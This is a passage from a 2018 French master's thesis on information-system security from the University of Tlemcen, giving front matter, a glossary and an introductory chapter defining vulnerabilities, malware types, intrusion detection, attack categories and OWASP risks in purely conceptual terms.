الجـــــــــــــــــــــمهوريـــــة الجـــــــــــــزائريـة الديمـــــــقراطيـة الشـــــــــعبيـة
REPUBLIQUE ALGERIENNE DEMOCRATIQUE ET POPULAIRE
وزارة التـــــــــــــــــــــــــعليـم العـــــــالي و البـــــــــحث العـــلـمـــي
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique
جـــــــــــــامعة أبي بكـــر بلـقـايد– تـلمســـــــــــــان –
Université Aboubakr Belkaïd– Tlemcen –
Faculté de TECHNOLOGIE

MEMOIRE

Présenté pour l'obtention du **diplôme** de **MASTER**

En : Réseaux et Télécommunications

Par : BENNABTI SAIDA

Sujet

Sécurisation d'un système informatique

Soutenu publiquement, le **27 / 06 / 2018**, devant le jury composé de :

Mr DJEMAI.A	MCB	Univ. Tlemcen	Présédent
Mr MERZOUGUI.R	MCA	Univ. Tlemcen	Encadrant
Mr GHOUALI.S	MAB	Univ. Mascara	Co-encadrant
Mr MOUSSAOUI.D	MAA	Univ. Tlemcen	Examinateur

Promotion 2017-2018

PLANIFICATION D'UNE CRYPTOGRAPHIE DES RISQUES DANS LES SYSTEMES DE TELECOMMUNICATIONS MILITAIRES

Auteur : BENNABTI SAIDA
Responsables : MERZOUGUI.R & GHOUALI.S
Sujet proposé au sein du laboratoire *STIC*

Á ma famille ;

Monsieur GHOUALI Samir et mes professeurs ;

A mon Algérie et tous ceux que j'aime

Je dédie ce travail.

« Ne laissez pas la routine paralyser votre esprit.
Soyez ouvert aux idées nouvelles.
Ne craignez pas d'essayer du neuf.
Montrez-vous inventif dans toutes vos activités ».

-David J. Schwartz

« Si tu as une pomme, que j'ai une pomme, et que l'on échange nos pommes, nous aurons chacun une pomme. Mais si tu as une idée, que j'ai une idée et que l'on échange nos idées, nous aurons chacun deux idées ».

-George Bernard Shaw

« N’essayez pas de devenir un homme qui a du succès, Essayez de devenir un homme qui a de la valeur».

-Albert Einstein

« Apprendre l’attaque pour mieux se défendre »

Remerciements

Louange à ALLAH qui nous a dotés de la merveilleuse faculté de raisonnement. Louange à notre Créateur qui nous a incités à acquérir le savoir.

Au terme de ce travail, je profite de cette occasion pour adresser mes vifs remerciements à tous mes enseignants de l'université ABOUBEKR BELKAID Tlemcen, Algérie, qui ont contribué à notre formation LMD.

Mes remerciements les plus sincères s'adressent à mes encadrants MERZOUGUI Rachid et GHOUALI Samir, de m'avoir donné le courage et la force pour accomplir ce mémoire. Je tiens particulièrement à les remercier de m'avoir encadré, ils ont toujours été présents, à l'écoute de mes questions et se sont toujours intéressés à l'avancée de mon travail. Ils m'ont généreusement fait partager leurs idées, leurs visions, leurs explications et conseils durant chacune de nos séances de travail. Je ne sais pas comment exprimer ma gratitude à Monsieur GHOUALI Samir pour tout ce qu'il a fait pour moi, mais j'espère avoir été digne de la confiance qu'il m'avait accordée.

Je remercie Mr DJEMAI d'avoir accepté de présider le jury, je tiens à remercier aussi le jury, Mr MOUSSAOUI pour l'honneur qu'il m'a fait en acceptant de juger ce travail.

Table des matières

Liste des Figures

CHAPITRE I : TELECOMMUNICATION MILITAIRES ET SECURITE DES SYSTEMES INFORMATIQUES

CHAPITRE II : CRYPTOGRAPHIE, PROTOCOLES ET DIFFERENTS MODELES DE SECURITE

Liste des Tableaux

CHAPITRE I : TELECOMMUNICATION MILITAIRES ET SECURITE DES SYSTEMES INFORMATIQUES

Glossaire

A

AES: *Advanced Encryption Standard*

ARP: *Address Resolution Protocol*

B

BAN: *Burrows, Abadi and Needham Protocol*

BSSID: *Basic Service Set Identifier*

C

CERT: *Computer Emergency Response Team*

CAM: computer aided manufacturing

CCTA: *Central Computer and Telecommunications Agency*

CEI: commission electro-technique international

CIA: *Confidentiality, Integrity, Accessibility*

CLUSIF Club de la Sécurité de l'Information Français

CMS: *Système de gestion de contenu*

CPU: *Central Processing Unit*

CRAMM: *CCTA Risk analysis and Management method*

CSAE: *Conseil Supérieur Espagnol d'Administration Electronique*

C-SET: *Chip-Secure Electronic Transaction*

CSRF*: cross-site request forgery*

D

DMZ: *Demilitarized Zone*

DoS: *Denial of Service*

DAD: *Disclosure, Alteration, Disruption*

DCSSI: direction central de la sécurité des systèmes d'information

DD : *Disque Dur*

DNS*: Domain Name Service*

E

EBIOS : *Expression des Besoins et Indentification des Objectifs de Sécurité*

F

FTP*: File Transfer Protocol*

G

GJM: *Garay, Jakobsson, and MacKenzie protocol*

H

HTTP*: HyperText Transfer Protocol*

I

IDS: *Intrusion Detection System*

IP: *Internet Protocol*

IPS: *Intrusion Prevention System*

ISS: *Internet Security System*

ICMP: *Internet Control Message Protocol*

ID: *Identifier*

IEEE Institute for Electricity and Electronics Engineers

IP: *Internet Protocol*

IPsec: *Internet Protocol Security*

Ipv4: *Internet Protocol version 4*

IPv6: *Internet Protocol version 6*

ISAMM: *Information Security Assessment and Monitoring Method*

ISO: *International Organization for Standardization*

M

MAC: *Mandatory Access Control*

MAGERIT: *Metodología de Análisis y GEstión de Riesgos de los Sistemas de Información*

MARION: *Méthodologie d'Analyse de Risques Informatiques Orientée par Niveaux*

MD2, MD4, MD5 : *Message Digest 2, 4, 5*

MEHARI: *Méthode Harmonisée d'Analyse des Risques*

MELISA: *Méthode d'Evaluation de la Vulnérabilité Résiduelle des Systèmes d'Armement*

METSVC: *Creating a meterpreter service*

MIGRA: *Aggregated Relational Geographic Information Interchange Mechanism*

MITM: *Man-in-the-middle*

MSF: *Metasploitable framework*

N

Netbios: *Network Basic Input/Output System*

Netstat: *Network Status*

NFS: *Network File System*

NIST: *National Institute of Standards and Technology*

NIST SP*: National Institute of Standards and Technology Security Program*

NMAP: *Network Mapper*

Ntop: *Network Topology*

O

OCTAVE: *Operational Critical Threat, Asset, and Vulnerability*

OID: *Object Identifier*

OS: *Operating system*

OSI *Open Systems Interconnection*

P

PC: *Personal Computer*

PERL *Practical Extraction and Report Language*

PSSI: *Politique de Sécurité des Systèmes d'Information*

R

RFC: request for comments

RPC: *Remote Procedure Call*

RPC: *Roger Needham-Schroeder Public Key*

RSA: *Rivest - Shamir – Adleman L'algorithme de cryptographie asymétrique*

S

SHA: *Secure hash Algorithm*

SET: *Secure Electronic Transaction*

SGBD: *Système de Gestion de Base de Données*

SHA: *Secure hash*

SNMP *Simple Network Management Protocol*

SPLICE/AS: Authentication System

SSI : *sécurité des systèmes d'information*

SS: *socket statistic*

SSH: *Secure Shell*

SSL: *Secure Socket Layer*

T

TCP: *Transmission Control Protocol*

Telnet : *(telnetd) protocole de connexion à distance non sécurisé (sur le port 23)*

TTL: *Time to Live*

U

UAC*: User Account Control*

URL: *Uniform Resource Locator*

V

VPN: *Virtual Private Network*

W

WASC: *Web Application Security Consortium*

WEP*: Wired Equivalent Privacy Protocol*

WPA2: *Wi-Fi Protected Access 2*

WPA-PSK: *Wi-Fi Protected Access, pre-shared key*

X

XSS*: Cross-Site Scripting*

XML: *eXtensible Markup Language*

Introduction Générale

Le travail présenté dans ce mémoire a été effectué au sein de la Faculté des Technologies, Département des Télécommunications de l'université de Tlemcen, pour la spécialité Réseaux et Telecommunications.

Le besoin grandissant de communication a créé l'ère de l'informatique répartie et interconnectée au travers du réseau Internet. Les système d'information sont accessibles de l'extérieur pour lui permettre un travail en réseau avec ses fournisseurs, donneurs d'ordre, partenaires et l'administration.

Ce besoin de communication tant interne qu'externe crée une vulnérabilité des systèmes internes de vis-à-vis d'attaques potentielles. La généralisation des outils nomades (téléphones mobiles, PDA, ordinateurs portables) accentue encore ces risques.

Des mesures de protection homogènes sont donc indispensables à cet égard. L'insécurité provient généralement de la non-connaissance des fonctionnalités du système. Par exemple, le fait de laisser un service actif parce que l'on ne sait pas s'il est utile, représente un risque potentiel. Tout d'abord, il s'agit d'une porte supplémentaire sur le système, donc d'un accès à surveiller. Mais le fait de ne pas connaître un service exécuté sur un système ou de ne pas savoir s'il est utile constitue un réel risque.

On ne se renseigne alors pas sur les vulnérabilités connues qui le touchent, on ne le configure peut-être pas comme il le faudrait ... Cela peut vite devenir un facteur d'intrusion.

La mise en œuvre d'un plan de sécurité des systèmes d'information, et des échanges, s'impose aujourd'hui à tous systèmes.

Dans ce mémoire, on va essayer de tracer ou bien de bâtir une politique de sécurité, et cela à partir de directives, de procédures, de règles organisationnelles ayant pour objectif principal la protection d'un système vulnérable.

On propose donc dans ce mémoire de fin d'étude de vous donner quelques pistes afin de commencer notre stratégie de sécurité ; On va essayer de hiérarchiser les informations afin que ça ne parte pas dans tous les sens.

Dans la logique de la rédaction de ce mémoire nous l'avons divisé en quatre chapitres.

Dans le premier chapitre, nous avons représenté un peu de théorie sur tout ce qui concerne la sécurité d'un système informatique ; des définitions et des notions de base ont été envisagées aussi.

Dans le deuxième chapitre, on présente l'ensemble des protocoles d'authentifications, de chiffrements et de sécurité ainsi que les modèles de sécurité.

Quand on parle de sécurité informatique, on ne peut ignorer le monde underground, celui des hackers et autres pirates. Ils sont fortement médiatisés, généralement à tort et l'objet

de nombreuses confusions. Nous allons donc dans un troisième chapitre définir brièvement les différents profils que l'on retrouve sous ce terme mal employé de "pirate" et on va définir quelques stratégies d'attaques éthique, le but de ce chapitre est la compréhension des hackers et leurs stratégies d'attaque, dans le but de contrer une attaque inattendue.

Le quatrième chapitre qui est le dernier représente le travail, alors que tous les résultats nécessaires ont été représentés lors de ce chapitre.

Enfin, la conclusion générale et les perspectives de ce travail sont présentées, en résumant les principales contributions et en présentant nos futurs travaux de recherche.

CHAPITRE I :
SECURITE DES SYSTEMES INFORMATIQUES

I.1. Télécommunications moderne :

La circulation de l'information sur les théâtres d'opérations est un facteur fondamental de l'efficacité des forces des entreprises. Les systèmes d'information modernes s'appuient sur des moyens de communication performants et complexes, satisfaisant des exigences précises [1] :

- Disponibilité immédiate en cas de crise et capacité de « projection » (mobilité géographique) sur très court préavis requérant légèreté et simplicité des moyens à mettre en œuvre ;
- Souplesse du déploiement nécessaire pour adapter les moyens à la diversité des missions et des structures de commandement. La modularité du système de communication doit permettre la modification des structures de commandement,
- Réactivité indispensable à l'adaptation à la nature de l'action, des théâtres d'engagement, des lieux et du moment de l'engagement. Il faut, en particulier, être capable de gérer des dispositifs dispersés sur de larges espaces non contrôlés, tout comme de répondre à la problématique du combat urbain ;
- Interfonctionnement (ou interopérabilité) des moyens de télécommunication entre eux, et avec ceux des forces alliées, qui est une exigence des interventions d'aujourd'hui ;
- Sécurité des communications ;
- Enfin, exigences anciennes, le commandement à la voix en toutes circonstances .

I.2. Les Systèmes informatiques

I.2.1. Définition

On peut définir un système informatique comme étant une ou plusieurs machines mises à la disposition des utilisateurs légitimes pour toutes sortes de tâches [2], en d'autres termes, c'est l'ensemble des données et des ressources matériels et logiciels permettant de stocker et gérer les données [3].

I.2.2. Sécurité des systèmes informatiques

I.2.2.1. Principes

C'est l'ensemble des moyens mis en œuvre pour réduire les menaces qui guettent un système [3].




Figure 1.1 : *Attaque sur un système informatique* [4]

Plusieurs problèmes peuvent survenir lors de la transmission de messages, aussi bien entre les parties, que face à un pirate. En voici quelques-uns :

- Mascarade : insertion des messages d'une source frauduleuse dans le réseau.
- Modification du contenu : changements du contenu d'un message, y compris l'insertion, la suppression, la transposition, et la modification.
- Modification de séquence(ou d'ordre) : toute modification à un ordre des messages entre les parties, y compris l'insertion, la suppression, et commander à nouveau.
- Modification de la synchronisation : retarde ou rejoue des messages.
- Répudiation de la source : démenti de transmission de message par source.
- Répudiation de la destination : démenti de la réception du message par la destination [5].

I.2.3. Evaluation de la sécurité

La sécurité informatique est l'ensemble des moyens mis en œuvre pour réduire la vulnérabilité d'un système contre les menaces accidentelles ou intentionnelles.

Il convient d'identifier les exigences fondamentales en sécurité informatique. Elles caractérisent ce à quoi s'attendent les utilisateurs de systèmes informatiques en regard de la sécurité :

Exigences fondamentales et objectifs	Les menaces
Confidentialité : Concept permettant de s'assurer que l'information ne peut être lue que par les personnes autorisées.	Vol de l'information ou l'écoute
Authentification : concept permettant de s'assurer que l'identité de l'interlocuteur est bien celle qu'il prétend.	le spoofing
Non-répudiation (traçabilité) : ensemble des moyens et techniques permettant de prouver la participation d'une entité dans un échange de données.	Etre sous écoute
Intégrité : ensemble de moyens et	

techniques permettant de restreindre la modification des données aux personnes autorisées.	Modification d'information
La disponibilité : les services sont toujours fonctionnels et accessible à tout moment	DOS

Tableau 1.1 : *exigences fondamentales en sécurité informatique [6]*

Du point de vue de la sécurité informatique, une menace est une violation potentielle d'une propriété de sécurité [7].

Cette menace peut-être accidentelle, intentionnelle (attaque), active ou passive.

I.2.4. Que protège-t-on ?

- Les données informatiques : Les fichiers de données, Les bases de données, Procédures et manuels, Utilisateurs et Archives.
- Les systèmes : Les logiciels, systèmes d'exploitation, outils de développement, Utilitaires.
- Les infrastructures réseaux : Les serveurs informatiques, PC, portables, Matériels réseaux, Alimentation Électrique, Climatisation, etc. [3].

I.2.5. Établissement d'une politique de sécurité

Suite à l'étude des risques et avant de mettre en place des mécanismes de protection, il faut préparer une politique à l'égard de la sécurité. C'est elle qui fixe les principaux paramètres, notamment les niveaux de tolérance et les coûts acceptables. Voici quelques éléments pouvant aider à définir une politique :

- Quels furent les coûts des incidents informatiques passés ?
- Quel degré de confiance pouvez-vous avoir envers vos utilisateurs internes ?
- Qu'est-ce que les clients et les utilisateurs espèrent de la sécurité ?
- Quel sera l'impact sur la clientèle si la sécurité est insuffisante, ou tellement forte qu'elle devient contraignante ?
- Y a-t-il des informations importantes sur des ordinateurs en réseaux ?
- Sont-ils accessible de l'externe ?
- Quelle est la configuration du réseau et y a-t-il des services accessibles de l'extérieur ? [3]

I.2.6. Principaux défauts de sécurité

Les défauts de sécurité d'un système d'information les plus souvent constatés sont :

- Installation des logiciels et matériels par défaut ;
- Mises à jour non effectuées ;
- Mots de passe inexistants ou par défaut ;
- Services inutiles conservés (Netbios…) ;
- Traces inexploitées ;
- Pas de séparation des flux opérationnels des flux d'administration des systèmes ;
- Procédures de sécurité obsolètes ;
- Eléments et outils de test laissés en place dans les configurations en production ;

- Authentification faible ;
- Télémaintenance sans contrôle fort [3].

I.2.7. Les causes pour sécuriser les réseaux 'Vulnérabilité des réseaux'

La vulnérabilité est une faiblesse dans un système lorsqu'on ne fait pas des correctifs d'une erreur, [8] fausse utilisation de langage assembleur…etc. En d'autres mots, elle met la confidentialité et l'intégrité de ses données en danger [9]. Elle est aussi une faiblesse inhérente à un objet (software ou hardware), due aux :

- Faute de conception : un algorithme cryptographique qui présente une faiblesse qui peut être volontaire (présence d'une trappe) ou involontaire (ce que l'on appelle vulgairement une faille).
- Faute d'utilisation : une méprise ou une inattention dans la procédure d'utilisation d'un logiciel ou du système

Un terme souvent associé à la notion de vulnérabilité est le terme "exploit". Cet exploit sera défini comme attaque profitant d'une faille pour modifier le comportement du système ou en prendre le contrôle [32].

I.2.7.1. Où peut-on trouver des vulnérabilités ?

- Au niveau du système d'exploitation
- Au niveau applicatif
- Au niveau du réseau [10].

I.2.7.2. Principales causes

- échange non sécurisé des données entre les entités.
- failles dans les protocoles TCP/IP.
- mécanisme d'authentification insuffisant [10].

I.2.7.3. Comment trouver les vulnérabilités ?

- Audit de code source
- Tests sur le produit
- Reverse-engineering etc. [11].

I.2.8. Scanners de vulnérabilité

Ce sont des outils automatisés servent à identifier les failles de sécurité affectant un système ou une application après avoir connaître le système d'exploitation de la cible, pour vérifier l'existence des vulnérabilités mais ils pouvant parfois manquer ou fausser les vulnérabilités présentes sur un système.

Les scanners jouent un rôle très important dans les tests d'intrusion, en particulier dans le cas d'un test ouvert, qui permet de lancer des attaques multiples sans avoir à se soucier d'éviter la détection.

Les scannes de vulnérabilité contiennent souvent de nombreux faux positifs (vulnérabilité signalée là où il n'y en a pas) et de faux négatifs (échec de reconnaissance d'une vulnérabilité là où il existe). Les scanners de vulnérabilité les plus utiles : NeXpose, Nessus [12].

Un audit de vulnérabilités se déroule généralement en quatre phases :

I.2.8.1. Phase de découverte

Permet d'effectuer un inventaire du parc interne ou externe et de choisir les machines à tester. Évidemment les machines dites "sensibles" sont les premières à auditer puisque sont les plus ciblées par les vers.

I.2.8.2. Phase de détection

Celle-ci va déterminer les vulnérabilités présentes sur une ou plusieurs machines ou éléments actifs. En fonction de la solution utilisée, cette phase peut être plus ou moins intrusive. Certains éditeurs de solutions d'audit de vulnérabilités adoptent une politique "non intrusive" afin de pouvoir tester sans risques des serveurs en production.

I.2.8.3. Phase d'analyse des résultats

Cette phase correspond à l'exploitation des résultats de la phase de test. La solution d'audits de vulnérabilités doit être à même de fournir un *reporting* précis pour les équipes techniques, détaillant les problèmes rencontrés, l'impact sur les machines et les solutions pour corriger les failles.

I.2.8.4. Phase de remédiation

Cette dernière phase a pour but de gérer au mieux les interventions qui font suite aux découvertes [9].

I.2.9. Menace

Les menaces sont variées et redoutables d'efficacité. Toutes les études arrivent à la même conclusion : les entreprises sont de plus en plus victimes de piratage informatique. On trouve ainsi plusieurs variétés de menaces, on peut citer :

- Menaces passives : elles consistent à écouter ou copier des informations de manière illicite [10].
- Menaces actives : on peut configurer et exploiter le réseau comme on veut : on injecte des codes malicieux, usurper l'identité, modifier les messages transitant et beaucoup plus [13].
- Menaces dues aux accidents : (<30% des causes) incendies, inondations, pannes d'équipements, catastrophes naturelles...
- Menaces dues à la malveillance : (>60%, en croissance, souvent d'origine interne) vols d'équipements, copies illicites, sabotage matériel, attaques logiques, intrusion et écoute, actes de vengeance [10].

I.2.9.1. Malware 'malicious software'

Est un programme ou juste une partie de celui-ci qui a un effet malicieux et nuisible qui menace votre ordinateur tel que : virus, worm, trojan, Rootkit, spyware [14]. On l'utilise pour s'introduire dans un système ou une machine sans autorisation pour l'espionnage et la récupération des informations sensibles et beaucoup plus [15].

I.2.9.1.1. Types de malwares

- *Keylogger* : il peut être un hardware ou software, on l'utilise pour récupérer la frappe de clavier et la capture d'écran.
- *Trojan* : c'est la plus dangereux, il semble à un programme légitime, mais en fait il installe un serveur qui permet l'accès complet au pirate pour jouer comme il veut au sein de votre système.
- *Rot* : Remote Administration Tool, est un outil d'administration à distance ; tel que l'installation de nouveaux programmes, suppression de données, redémarrage de la machine.
- *Bombe logique* : partie de programme qui reste dormante dans le système hôte jusqu'à ce qu'un instant ou un événement survienne, ou que certaines conditions soient réunies, pour déclencher des effets dévastateurs [16].
- *Cheval de Troie* : programme effectuant une fonction illicite tout en donnant l'apparence d'effectuer une fonction légitime.
- *Porte dérobée /backdoors* : moyen pour contourner les mécanismes de sécurité ; il s'agit d'une faille du système de sécurité due à une faute de conception accidentelle ou intentionnelle (cheval de Troie en particulier) ces passages secrets sont managés par les concepteurs de logiciels pour fournir des accès privilégiés pour les tests ou la maintenance, mais les pirates qui les découvrent peuvent déjouer tous les mécanismes de sécurité et rentrer dans le système.
- *Virus* : est une portion de code, non nécessairement destructrice, capable de se reproduire sur l'ordinateur cible et se propager de nombreuses manières, telles que par l'intermédiaire d'une disquette, d'une pièce jointe à un mail, ou encore d'un fichier téléchargé sur Internet, en s'adjoignant à un autre programme il devient ainsi un cheval de Troie[17].
- *Ver* : programme autonome qui se produire de lui-même et se propage à l'insu des utilisateurs est un virus se propageant de manière autonome par le réseau.

worm (Ver)	Virus
Autonome, sur DD	Parasites dissimulé dans fichiers ou dans code exécutable contenu dans secteur démarrage disque
Arrive souvent par pièce jointe à un mail	Souvent par port réseau
Ne se multiple pas localement	Se multiplie localement

Tableau 1.2 : *Comparaison entre les malwares Worm et Virus*

- *Spyware* : contraction de spy et software. Logiciel espion qui collecte des données personnelles afin de les envoyer à un tiers, e.g. Keylogger : transmettre les données saisies au clavier.
- *Spamming* : usage abusif d'un système messagerie destiné à exposer délibérément (et de manière répétée) les utilisateurs à des contenus non pertinents et non sollicités [7].

I.2.10. Intrusion

C'est le faite de s'introduire au sein d'un système sans autorisation en exploitant une vulnérabilité dans ce dernier pour un but nuisible [2].

I.2.10.1. Différentes approches pour la détection d'intrusion

On distingue deux approches pour détecter des intrusions :

détection de malveillances	**détection d'anomalies**
-Elle consiste à rechercher des signatures connues d'attaques -Elle connaît ce qui est mal	-Elle consiste à définir un comportement normal du système et à rechercher ce qui ne rentre pas dans ce comportement. -Elle connaît ce qui est bien.
La combinaison entre ces deux approches nous donne un système hybride pour compenser les inconvénients de chacune des techniques	

Tableau 1.3 : *Les deux approches pour la detection des intrusions [2]*

I.2.10.2. Les tests d'intrusions

Est une méthode d'évaluation de la sécurité d'un système ou d'un réseau informatique. La méthode consiste à simuler une attaque d'un utilisateur mal intentionné, voire d'un logiciel malveillant [18].

Un test d'intrusion commence par une phase de recherche de vulnérabilité. Et il se termine par la rédaction d'un rapport détaillé. Le rapport contient une description précise de la visibilité de la plate-forme du client vis-à-vis de l'extérieur, une liste des vulnérabilités identifiées et cataloguées par criticité, chacune accompagnée par les mesures à prendre pour la corriger [9].

I.2.11. Attaque

C'est une action malveillante qui tente d'exploiter une faiblesse dans le système et de violer des besoins de sécurité [19]. On peut en distinguer deux types réels d'attaque :

- Les attaques passives ont pour but d'intercepter un message et de capter les informations en transit. Cette attaque ne modifie en rien les messages.

- Les attaques actives qui tentent à provoquer des problèmes (ralentir, dégrader ou même empêcher la communication), d'envoyer des informations parasites dans le but de saturer des systèmes, de modifier ou supprimer carrément les informations [20].

I.2.11.1. Type des attaquants

Il convient de remettre à plat les définitions habituelles que l'on donne des attaquants pour corriger quelques travers portés par les médias de masse, et de distinguer les différents types de cette grande famille…

- Black hat : les hackers qui s'introduisent dans un système pour un but destructif et malveillant.
- White hat : ce sont les hackers qui tentent à tester les systèmes de sécurité dans le but de les améliorer [21].

Des types d'attaques sur les algorithmes :

- L'attaque en force (ou Brute force attack, Exhaustive key search attack)
  Le cryptographe essaie toutes les combinaisons de clefs possibles jusqu'à l'obtention du texte clair. En utilisant des ordinateurs puissants et des méthodes de calculs distribués. Elle restera toujours un moyen de casser des systèmes de chiffrement.
- L'attaque à l'aide de l'analyse statistique (ou Statistical analysis attack)
  Le cryptographe possède des informations sur les statistiques du message clair (fréquences des lettres ou des séquences de lettres). Les systèmes tels que ceux par substitution ne résistent pas à une telle attaque.
- L'attaque à l'aide de textes chiffrés seulement (ou Ciphertext-only attack)
  Le cryptographe dispose de messages chiffrés par l'algorithme et fait des hypothèses sur le texte clair (présence d'expressions, de mots, le sens du message…etc.). Grâce à cela Il peut retrouver soit les textes en clair, ou la clef.
- L'attaque à l'aide de textes clairs (ou Known-plaintext attack)
  Le cryptographe dispose des messages ou parties de message clairs et de leur version chiffrée. Le but du cryptographe est alors de retrouver la clef. Ce type d'attaque est très répandu.
- L'attaque à l'aide de textes clairs choisis (ou Chosen-plaintext attack)
  Le cryptographe dispose des messages clairs et de leur version chiffrée. Il a aussi la possibilité de tester des messages et d'obtenir le résultat chiffré. Les chiffrements asymétriques sont notamment vulnérables à cette attaque.
- L'attaque d'une tierce personne (ou Man-in-the-middle attack) ou «l'homme du milieu»
  Une troisième personne s'interpose dans une transaction de manière transparente -sans que les deux entités s'en aperçoivent- en captant les messages et en transmettant d'autres messages. Il peut même intercepter et modifier les messages envoyés. Cette attaque peut être évitée avec les signatures digitales.
- L'attaque à l'aide du temps d'opération (ou Timing Attack)
  Cette méthode est basée sur la mesure du temps nécessaire pour effectuer des chiffrements ou des déchiffrements. Ainsi cette étude permet de mieux cibler la longueur de la clef

utilisée et a donc pour but de limiter grandement le domaine des clefs à explorer pour une cryptanalyse classique [33].

I.2.11.2. Anatomie d'une attaque

Ces cinq verbes anglophones qui constituent le squelette de toute attaque informatique : Probe, Penetrate, Persist, Propagate, Paralyze.

- Probes : collecte d'information sur le système cible ;
- Penetrate : utiliser ensuite les informations de collecter pour pénétrer un réseau ;
- Persist : créer un compte pour maintenir l'accès en installant un port dérobé ;
- Propagate : découvrir les services accessibles sur le réseau ;
- Paralyze : lancer nos attaques, les endommager et les exploiter [22].

Parmi les raisons les plus courantes d'attaque, on peut rencontrer des raisons :

- Par défi personnel : afin prouver leurs capacités ;
- Pour des raisons politiques ;
- Pour des raisons dogmatiques ;
- Pour voler de l'information (espionnage industriel) ;
- Pour modifier des informations ;
- Par vengeance [34].

I.2.11.3. Classification des attaques sur les systèmes informatiques

Niveaux d'abstraction du système	Objet de l'attaque	Vecteur d'attaque
SYSTEMES LOGICIELS	Configuration et fonctionnalités logicielles	Abus d'une fonctionnalité logicielle légitime
		Exploration d'une fonctionnalité logicielle vulnérable
SYSTEMES	Logique câblée	Abus d'une fonctionnalité matérielle légitime
		Exploration d'une fonctionnalité matérielle vulnérable.




Figure 1.2 : *Classification des attaques sur les systèmes informatiques [23]*

I.2.12. Les failles de sécurité

Le WASC « WASC Threat Classification » établie dans son rapport une liste exhaustive des menaces qui pèsent sur la sécurité des applications Web. Elles sont regroupées dans six catégories à savoir :

- La catégorie « authentification » contient les attaques de sites Web sur le système de validation de l'identité d'un utilisateur ;
- La catégorie « autorisation » c'est l'ensemble des attaques de sites Web sur le système de vérification des droits d'un utilisateur, pour effectuer une action ;
- La catégorie « attaques côté client » rassemble les attaques sur les applications lors de l'utilisation par le client ;
- La catégorie « exécution de commandes » regroupe toutes les attaques qui permettent d'exécuter des commandes sur les composants de l'architecture du site Web ;
- La catégorie « révélation d'informations » définit l'ensemble des attaques qui accèdent aux données cachées ;
- La catégorie « attaques logiques » c'est utilisations hostile (malveillante) des processus applicatifs (système de changement de mot de passe, système de création de compte, …) [24].

I.2.13. Risques de sécurité

L'OWASP a classé les dix plus grands risques de sécurité, expliqués comme suivant :

- Une faille d'injection c'est le faite d'envoyer des données infectées sous forme d'une commande ou une requête à un utilisateur afin de l'amener à les exécuter ou accéder à des données non autorisées ;

- Les failles de Cross-Site Scripting (XSS) se produisent chaque fois qu'une application prend des données non fiables et les envoie à un navigateur Web sans validation. XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin de voler des sessions utilisateur, défigurer des sites web, ou rediriger l'utilisateur vers des sites malveillants ;
- Les failles de violation de gestion d'authentification et de session permettant aux attaquants d'accéder aux mots de passe, clés, jetons de session, ou d'exploiter d'autres failles d'implémentation pour avoir les identités d'autres utilisateurs à cause des erreurs de mise en ouvres des fonctions d'authentifications ;
- Une faille de référence directe à un objet c'est la manipulation d'un attaquant sur une référence à une variable interne non protégé et sans un contrôle d'accès (tel un nom de fichier, de dossier, un enregistrement de base de données, ou une clé de base de données);
- Une attaque par falsification de requête inter-sites (CSRF) force le navigateur d'une victime authentifiée à envoyer une requête http, comprenant le cookie de session de la victime ainsi que d'autre information automatiquement inclue [35] ;
- Une faille due à une mauvaise configuration de sécurité se produit quand les serveurs d'application, serveurs web, serveur de base de données, et la plate-forme n'ont pas de configuration sécurisée correctement établie ;
